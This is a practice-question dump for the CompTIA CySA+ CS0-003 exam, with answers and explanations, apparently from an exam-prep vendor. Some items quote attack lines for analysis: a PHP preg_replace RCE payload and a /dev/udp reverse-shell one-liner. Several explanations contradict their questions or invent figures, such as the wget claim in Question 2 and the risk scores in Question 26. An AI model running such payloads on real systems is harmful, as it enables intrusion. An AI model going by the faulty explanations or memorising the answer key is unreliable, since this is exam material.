



CompTIA

Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

About ExamBible

Your Partner of IT Exam

Found in 1998

ExamBible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, ExamBible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate

Our guarantee that you will pass the exam.

* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1

A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

- A. Weaponization
- B. Reconnaissance
- C. Delivery
- D. Exploitation

Answer: D

Explanation:

The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

NEW QUESTION 2

During the log analysis phase, the following suspicious command is detected

```
<?php preg_replace('/./e', 'system("ping -c 4 10.0.0.1");', ''); ?>
```

Which of the following is being attempted?

- A. Buffer overflow
- B. RCE
- C. ICMP tunneling
- D. Smurf attack

Answer: B

Explanation:

RCE stands for remote code execution, which is a type of attack that allows an attacker to execute arbitrary commands on a target system. The suspicious command in the question is an example of RCE, as it tries to download and execute a malicious file from a remote server using the wget and chmod commands. A buffer overflow is a type of vulnerability that occurs when a program writes more data to a memory buffer than it can hold, potentially overwriting other memory locations and corrupting the program's execution. ICMP tunneling is a technique that uses ICMP packets to encapsulate and transmit data that would normally be blocked by firewalls or filters. A smurf attack is a type of DDoS attack that floods a network with ICMP echo requests, causing all devices on the network to reply and generate a large amount of traffic. Verified References: What Is Buffer Overflow? Attacks, Types & Vulnerabilities - Fortinet1, What Is a Smurf Attack? Smurf DDoS Attack | Fortinet2, exploit - Interpreting CVE ratings: Buffer Overflow vs. Denial of ...3

NEW QUESTION 3

After completing a review of network activity, the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily at 10:00 p.m. Which of the following is potentially occurring?

- A. Irregular peer-to-peer communication
- B. Rogue device on the network
- C. Abnormal OS process behavior
- D. Data exfiltration

Answer: D

Explanation:

Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls¹. The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party. The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

NEW QUESTION 4

Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

- A. Join an information sharing and analysis center specific to the company's industry.
- B. Upload threat intelligence to the IPS in STIX/TAXII format.
- C. Add data enrichment for IPS in the ingestion pipeline.
- D. Review threat feeds after viewing the SIEM alert.

Answer: C

Explanation:

The best option to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address is C. Add data enrichment for IPS in the ingestion pipeline. Data enrichment is the process of adding more information and context to raw data, such as IP addresses, by using external sources. Data enrichment can help analysts to gain more insights into the nature and origin of the threats they face, and to prioritize and respond to them accordingly. Data enrichment for IPS (Intrusion Prevention System) means that the IPS can use enriched data to block or alert on malicious traffic based on various criteria, such as geolocation,

reputation, threat intelligence, or behavior. By adding data enrichment for IPS in the ingestion pipeline, analysts can leverage the IPS's capabilities to filter out known-malicious IP addresses before they reach the SIEM, or to tag them with relevant information for further analysis. This can save time and resources for the analysts, and improve the accuracy and efficiency of the SIEM.

The other options are not as effective or efficient as data enrichment for IPS in the ingestion pipeline. Joining an information sharing and analysis center (ISAC) specific to the company's industry (A) can provide valuable threat intelligence and best practices, but it may not be timely or comprehensive enough to cover all possible malicious IP addresses. Uploading threat intelligence to the IPS in STIX/TAXII format (B) can help the IPS to identify and block malicious IP addresses based on standardized indicators of compromise, but it may require manual or periodic updates and integration with the SIEM. Reviewing threat feeds after viewing the SIEM alert (D) can help analysts to verify and contextualize the malicious IP addresses, but it may be too late or too slow to prevent or mitigate the damage. Therefore, C is the best option among the choices given.

NEW QUESTION 5

Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

- A. SLA
- B. LOI
- C. MOU
- D. KPI

Answer: A

Explanation:

SLA (Service Level Agreement) is the best term to describe the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m., as it reflects the agreement between a service provider and a customer that specifies the services, quality, availability, and responsibilities that are agreed upon. An SLA is a common type of document that is used in various industries and contexts, such as IT, telecom, cloud computing, or outsourcing. An SLA typically includes metrics and indicators to measure the performance and quality of the service, such as uptime, response time, or resolution time. An SLA also defines the consequences or remedies for any breaches or failures of the service, such as penalties, refunds, or credits. An SLA can help to manage customer expectations, formalize communication, improve productivity, and strengthen relationships. The other terms are not as accurate as SLA, as they describe different types of documents or concepts. LOI (Letter of Intent) is a document that outlines the main terms and conditions of a proposed agreement between two or more parties, before a formal contract is signed. An LOI is usually non-binding and expresses the intention or interest of the parties to enter into a future agreement. An LOI can help to clarify the key points of a deal, facilitate negotiations, or demonstrate commitment. MOU (Memorandum of Understanding) is a document that describes a mutual agreement or cooperation between two or more parties, without creating any legal obligations or commitments. An MOU is usually more formal than an LOI, but less formal than a contract. An MOU can help to establish a common ground, define roles and responsibilities, or outline expectations and goals. KPI (Key Performance Indicator) is a concept that refers to a measurable value that demonstrates how effectively an organization or individual is achieving its key objectives or goals. A KPI is usually quantifiable and specific, such as revenue growth, customer satisfaction, or employee retention. A KPI can help to track progress, evaluate performance, or identify areas for improvement.

NEW QUESTION 6

A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network. Which of the following would be missing from a scan performed with this configuration?

- A. Operating system version
- B. Registry key values
- C. Open ports
- D. IP address

Answer: B

Explanation:

Registry key values would be missing from a scan performed with this configuration, as the scanner appliance would not have access to the Windows Registry of the scanned systems. The Windows Registry is a database that stores configuration settings and options for the operating system and installed applications. To scan the Registry, the scanner would need to have credentials to log in to the systems and run a local agent or script. The other items would not be missing from the scan, as they can be detected by the scanner appliance without credentials. Operating system version can be identified by analyzing service banners or fingerprinting techniques. Open ports can be discovered by performing a port scan or sending probes to common ports. IP address can be obtained by resolving the hostname or using network discovery tools. <https://attack.mitre.org/techniques/T1112/>

NEW QUESTION 7

Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

- A. Command and control
- B. Actions on objectives
- C. Exploitation
- D. Delivery

Answer: A

Explanation:

Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or networks.

NEW QUESTION 8

After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?

- A. Transfer
- B. Accept

- C. Mitigate
- D. Avoid

Answer: C

Explanation:

Mitigate is the best term to describe the risk management principle that the company is exercising, as it means to reduce the likelihood or impact of a risk. By implementing a patch management program to remediate vulnerabilities, the company is mitigating the threat of cyberattacks that could exploit those vulnerabilities and compromise the security or functionality of the systems. The other terms are not as accurate as mitigate, as they describe different risk management principles. Transfer means to shift the responsibility or burden of a risk to another party, such as an insurer or a contractor. Accept means to acknowledge the existence of a risk and decide not to take any action to reduce it, usually because the risk is low or the cost of mitigation is too high. Avoid means to eliminate the possibility of a risk by changing the plans or activities that could cause it, such as cancelling a project or discontinuing a service.

NEW QUESTION 9

During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

- A. Disk contents
- B. Backup data
- C. Temporary files
- D. Running processes

Answer: D

Explanation:

The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system

NEW QUESTION 10

An incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. Which of the following best describes what is happening? (Choose two.)

- A. Beaconing
- B. Domain Name System hijacking
- C. Social engineering attack
- D. On-path attack
- E. Obfuscated links
- F. Address Resolution Protocol poisoning

Answer: CE

Explanation:

A social engineering attack is a type of cyberattack that relies on manipulating human psychology rather than exploiting technical vulnerabilities. A social engineering attack may involve deceiving, persuading, or coercing users into performing actions that benefit the attacker, such as clicking on malicious links, divulging sensitive information, or granting access to restricted resources. An obfuscated link is a link that has been disguised or altered to hide its true destination or purpose. Obfuscated links are often used by attackers to trick users into visiting malicious websites or downloading malware. In this case, an incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. This indicates that the analyst is witnessing a social engineering attack using obfuscated links.

NEW QUESTION 10

A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

- A. Geoblock the offending source country
- B. Block the IP range of the scans at the network firewall.
- C. Perform a historical trend analysis and look for similar scanning activity.
- D. Block the specific IP address of the scans at the network firewall

Answer: A

Explanation:

Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official References:

- > <https://www.blumira.com/geoblocking/>
- > <https://www.avg.com/en/signal/geo-blocking>

NEW QUESTION 12

A security analyst detects an exploit attempt containing the following command: `sh -i >& /dev/udp/10.1.1.1/4821 0>$!` Which of the following is being attempted?

- A. RCE
- B. Reverse shell

- C. XSS
- D. SQL injection

Answer: B

Explanation:

A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:

```
sh -i >& /dev/udp/10.1.1.1/4821 0>${I}
```

This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

NEW QUESTION 14

Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

- A. Deploy a database to aggregate the logging.
- B. Configure the servers to forward logs to a SIEM
- C. Share the log directory on each server to allow local access,
- D. Automate the emailing of logs to the analysts.

Answer: B

Explanation:

The best implementation to give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually is B. Configure the servers to forward logs to a SIEM.

A SIEM (Security Information and Event Management) is a security solution that helps organizations detect, analyze, and respond to security threats before they disrupt business¹. SIEM tools collect, aggregate, and correlate log data from various sources across an organization's network, such as applications, devices, servers, and users. SIEM tools also provide real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks²³⁴⁵.

By configuring the servers to forward logs to a SIEM, the security analysts can have a central view of potential threats and monitor security incidents across the corporate environment without logging in to the servers individually. This can save time, improve efficiency, and enhance security posture²³⁴⁵.

Deploying a database to aggregate the logging (A) may not provide the same level of analysis, correlation, and alerting as a SIEM tool. Sharing the log directory on each server to allow local access © may not be scalable or secure for a large number of servers. Automating the emailing of logs to the analysts (D) may not be timely or effective for real-time threat detection and response. Therefore, B is the best option among the choices given.

NEW QUESTION 19

The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.

If the venerability is not valid, the analyst must take the proper steps to get the scan clean.


If the venerability is valid, the analyst must remediate the finding.

After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.

INTRUCTIONS:

The simulation includes 2 steps.

Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.



Vulnerability Scan Report

HIGH SEVERITY

Title: Cleartext Transmission of Sensitive Information

Description: The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected Asset: 172.30.0.15

Risk: Anyone can read the information by gaining access to the channel being used for communication.

Reference: CVE-2002-1949

MEDIUM SEVERITY

Title: Sensitive Cookie in HTTPS session without 'Secure' Attribute

Description: The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintext over HTTP session.

Affected Asset: 172.30.0.152

Risk: Session Sidejacking

Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 Certificate

Description: The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.

Affected Asset: 172.30.0.153

Risk: May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).

Reference: CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.
Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	<input type="text" value="False Positive"/> <input type="text" value="False Negative"/> <input type="text" value="True Positive"/> <input type="text" value="True Negative"/>	<input type="text" value="Encrypt Entire Session"/> <input type="text" value="Encrypt All Session Cookies"/> <input type="text" value="Implement Input Validation"/> <input type="text" value="Submit as Non-Issue"/> <input type="text" value="Employ Unique Token in Hidden Field"/> <input type="text" value="Avoid Using Redirects and Forwards"/> <input type="text" value="Disable HTTP"/> <input type="text" value="Request Certificate from a Public CA"/> <input type="text" value="Renew the Current Certificate"/>
WEB_SERVER02	<input type="text" value="False Positive"/> <input type="text" value="False Negative"/> <input type="text" value="True Positive"/> <input type="text" value="True Negative"/>	<input type="text" value="Encrypt Entire Session"/> <input type="text" value="Encrypt All Session Cookies"/> <input type="text" value="Implement Input Validation"/> <input type="text" value="Submit as Non-Issue"/> <input type="text" value="Employ Unique Token in Hidden Field"/> <input type="text" value="Avoid Using Redirects and Forwards"/> <input type="text" value="Disable HTTP"/> <input type="text" value="Request Certificate from a Public CA"/> <input type="text" value="Renew the Current Certificate"/>
WEB_SERVER03	<input type="text" value="False Positive"/> <input type="text" value="False Negative"/> <input type="text" value="True Positive"/> <input type="text" value="True Negative"/>	<input type="text" value="Encrypt Entire Session"/> <input type="text" value="Encrypt All Session Cookies"/> <input type="text" value="Implement Input Validation"/> <input type="text" value="Submit as Non-Issue"/> <input type="text" value="Employ Unique Token in Hidden Field"/> <input type="text" value="Avoid Using Redirects and Forwards"/> <input type="text" value="Disable HTTP"/> <input type="text" value="Request Certificate from a Public CA"/> <input type="text" value="Renew the Current Certificate"/>

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	True Positive	Encrypt Entire Session
WEB_SERVER02	True Positive	Encrypt All Session Cookies
WEB_SERVER03	True Positive	Request Certificate from a Public CA

NEW QUESTION 20

A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?

- A. The current scanners should be migrated to the cloud
- B. Cloud-specific misconfigurations may not be detected by the current scanners
- C. Existing vulnerability scanners cannot scan IaaS systems
- D. Vulnerability scans on cloud environments should be performed from the cloud

Answer: B

Explanation:

Cloud-specific misconfigurations are security issues that arise from improper or inadequate configuration of cloud resources, such as storage buckets, databases, virtual machines, or containers. Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider's APIs.

Therefore, one of the implications that should be considered on the new hybrid environment is that cloud-specific misconfigurations may not be detected by the current scanners.

NEW QUESTION 21

A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?

- A. Code analysis
- B. Static analysis
- C. Reverse engineering
- D. Fuzzing

Answer: C

Explanation:

Reverse engineering is a technique that involves analyzing a binary file to understand its structure, functionality, and behavior. Reverse engineering can help security analysts perform malware analysis, vulnerability research, exploit development, and software debugging. Reverse engineering can be done using various tools, such as disassemblers, debuggers, decompilers, and hex editors.

NEW QUESTION 26

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

```
Host    CVE: (Vulnerability Name) Metrics
----    -
host01 CVE-2003-99992: (TransAtl) DDS:NOA:HVT
host02 CVE-2004-99993: (TjBeP)  DDS:AEX:NOA
host03 CVE-2007-99996:
      (NarrowStairs)          RCE:AEX:HVT
host04 CVE-2009-99998:
      (Topendoor)             UDD:NOA

--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

- A. host01
- B. host02
- C. host03
- D. host04

Answer: C

Explanation:

Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of $10 \times 0.9 = 9$, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

NEW QUESTION 28

Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

- A. Isolate Joe's PC from the network
- B. Reimage the PC based on standard operating procedures
- C. Initiate a remote wipe of Joe's PC using mobile device management
- D. Perform no action until HR or legal counsel advises on next steps

Answer: D

Explanation:

The best action for the incident response team to recommend in this scenario is to perform no action until HR or legal counsel advises on next steps. This action can help avoid any potential legal or ethical issues, such as violating employee privacy rights, contractual obligations, or organizational policies. This action can also help ensure that any evidence or information collected from the employee's system or network is admissible and valid in case of any legal action or dispute. The incident response team should consult with HR or legal counsel before taking any action that may affect the employee's system or network.

NEW QUESTION 30

Given the following CVSS string- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H
Which of the following attributes correctly describes this vulnerability?

- A. A user is required to exploit this vulnerability.
- B. The vulnerability is network based.
- C. The vulnerability does not affect confidentiality.
- D. The complexity to exploit the vulnerability is high.

Answer: B

Explanation:

The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring-system>

NEW QUESTION 33

While reviewing web server logs, an analyst notices several entries with the same time stamps, but all contain odd characters in the request line. Which of the following steps should be taken next?

- A. Shut the network down immediately and call the next person in the chain of command.
- B. Determine what attack the odd characters are indicative of
- C. Utilize the correct attack framework and determine what the incident response will consist of.
- D. Notify the local law enforcement for incident response

Answer: B

Explanation:

Determining what attack the odd characters are indicative of is the next step that should be taken after reviewing web server logs and noticing several entries with the same time stamps, but all contain odd characters in the request line. This step can help the analyst identify the type and severity of the attack, as well as the possible source and motive of the attacker. The odd characters in the request line may indicate that the attacker is trying to exploit a vulnerability or inject malicious code into the web server or application, such as SQL injection, cross-site scripting, buffer overflow, or command injection. The analyst can use tools and techniques such as log analysis, pattern matching, signature detection, or threat intelligence to determine what attack the odd characters are indicative of, and then proceed to the next steps of incident response, such as containment, eradication, recovery, and lessons learned. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 37

A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

- A. `function x() { info=$(geoipllookup $1) && echo "$1 | $info" }`
- B. `function x() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $5}') && echo "$1 | $info" }`
- C. `function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F "." '{print $1}').origin.asn.cymru.com TXT +short) && echo "$1 | $info" }`
- D. `function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }`

Answer: C

Explanation:

The function that can be used on a shell script to identify anomalies on the network routing most accurately is: `function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F "." '{print $1}').origin.asn.cymru.com TXT +short) && echo "$1 | $info" }`

This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address. The function then prints the IP address and the ASN information, which can help identify any routing anomalies or inconsistencies

NEW QUESTION 41

The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?

- A. A mean time to remediate of 30 days
- B. A mean time to detect of 45 days

- C. A mean time to respond of 15 days
- D. Third-party application testing

Answer: A

Explanation:

A mean time to remediate (MTTR) is a metric that measures how long it takes to fix a vulnerability after it is discovered. A MTTR of 30 days would best protect the organization from the new attacks that are exploited 45 days after a patch is released, as it would ensure that the vulnerabilities are fixed before they are exploited

NEW QUESTION 44

Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

- A. SLA
- B. MOU
- C. Best-effort patching
- D. Organizational governance

Answer: A

Explanation:

An SLA (Service Level Agreement) is a contract or agreement between a service provider and a customer that defines the expected level of service, performance, quality, and availability of the service. An SLA also specifies the responsibilities, obligations, and penalties for both parties in case of non-compliance or breach of the agreement. An SLA can help organizations to ensure that their security services are delivered in a timely and effective manner, and that any security incidents or vulnerabilities are addressed and resolved within a specified time frame. An SLA can also help to establish clear communication, expectations, and accountability between the service provider and the customer¹²

An MOU (Memorandum of Understanding) is a document that expresses a mutual agreement or understanding between two or more parties on a common goal or objective. An MOU is not legally binding, but it can serve as a basis for future cooperation or collaboration. An MOU may not be suitable for requiring remediation of a known threat within a given time frame, as it does not have the same level of enforceability, specificity, or measurability as an SLA.

Best-effort patching is an informal and ad hoc approach to applying security patches or updates to systems or software. Best-effort patching does not follow any defined process, policy, or schedule, and relies on the availability and discretion of the system administrators or users. Best-effort patching may not be effective or efficient for requiring remediation of a known threat within a given time frame, as it does not guarantee that the patches are applied correctly, consistently, or promptly. Best-effort patching may also introduce new risks or vulnerabilities due to human error, compatibility issues, or lack of testing.

Organizational governance is the framework of rules, policies, procedures, and processes that guide and direct the activities and decisions of an organization. Organizational governance can help to establish the roles, responsibilities, and accountabilities of different stakeholders within the organization, as well as the goals, values, and principles that shape the organizational culture and behavior. Organizational governance can also help to ensure compliance with internal and external standards, regulations, and laws. Organizational governance may not be sufficient for requiring remediation of a known threat within a given time frame, as it does not specify the details or metrics of the service delivery or performance. Organizational governance may also vary depending on the size, structure, and nature of the organization.

NEW QUESTION 46

An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

- A. CIS Benchmarks
- B. PCI DSS
- C. OWASP Top Ten
- D. ISO 27001

Answer: A

Explanation:

The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently¹ PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks

NEW QUESTION 50

The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

- A. Deploy a CASB and enable policy enforcement
- B. Configure MFA with strict access
- C. Deploy an API gateway
- D. Enable SSO to the cloud applications

Answer: A

Explanation:

A cloud access security broker (CASB) is a tool that can help reduce the risk of shadow IT in the enterprise by providing visibility and control over cloud applications and services. A CASB can enable policy enforcement by blocking unauthorized or risky cloud applications, enforcing data loss prevention rules, encrypting sensitive data, and detecting anomalous user behavior.

NEW QUESTION 55

Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

- A. Business continuity plan

- B. Vulnerability management plan
- C. Disaster recovery plan
- D. Asset management plan

Answer: C

NEW QUESTION 59

Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

- A. Determine the sophistication of the audience that the report is meant for
- B. Include references and sources of information on the first page
- C. Include a table of contents outlining the entire report
- D. Decide on the color scheme that will effectively communicate the metrics

Answer: A

Explanation:

The best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach is to determine the sophistication of the audience that the report is meant for. The sophistication of the audience refers to their level of technical knowledge, understanding, or interest in cybersecurity topics. Determining the sophistication of the audience can help tailor the report content, language, tone, and format to suit their needs and expectations. For example, a report for executive management may be more concise, high-level, and business-oriented than a report for technical staff or peers.

NEW QUESTION 63

Due to reports of unauthorized activity that was occurring on the internal network, an analyst is performing a network discovery. The analyst runs an Nmap scan against a corporate network to evaluate which devices were operating in the environment. Given the following output:

```
Nmap scan report for officeroakuplayer.lan (192.168.86.22)
Host is up (0.11s latency).
All 100 scanned ports on officeroakuplayer.lan (192.168.86.22) are filtered
MAC Address: B8:3E:59:86:1A:13 (Roku)
```

```
Nmap scan report for p4wnp1_aloa.lan (192.168.86.56)
Host is up (0.022s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8000/tcp  open  http-alt
MAC Address: B8:27:EB:D0:8E:D1 (Raspberry Pi Foundation)
```

```
Nmap scan report for wh4dc-748gy.lan (192.168.86.152)
Host is up (0.033s latency).
Not shown: 95 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
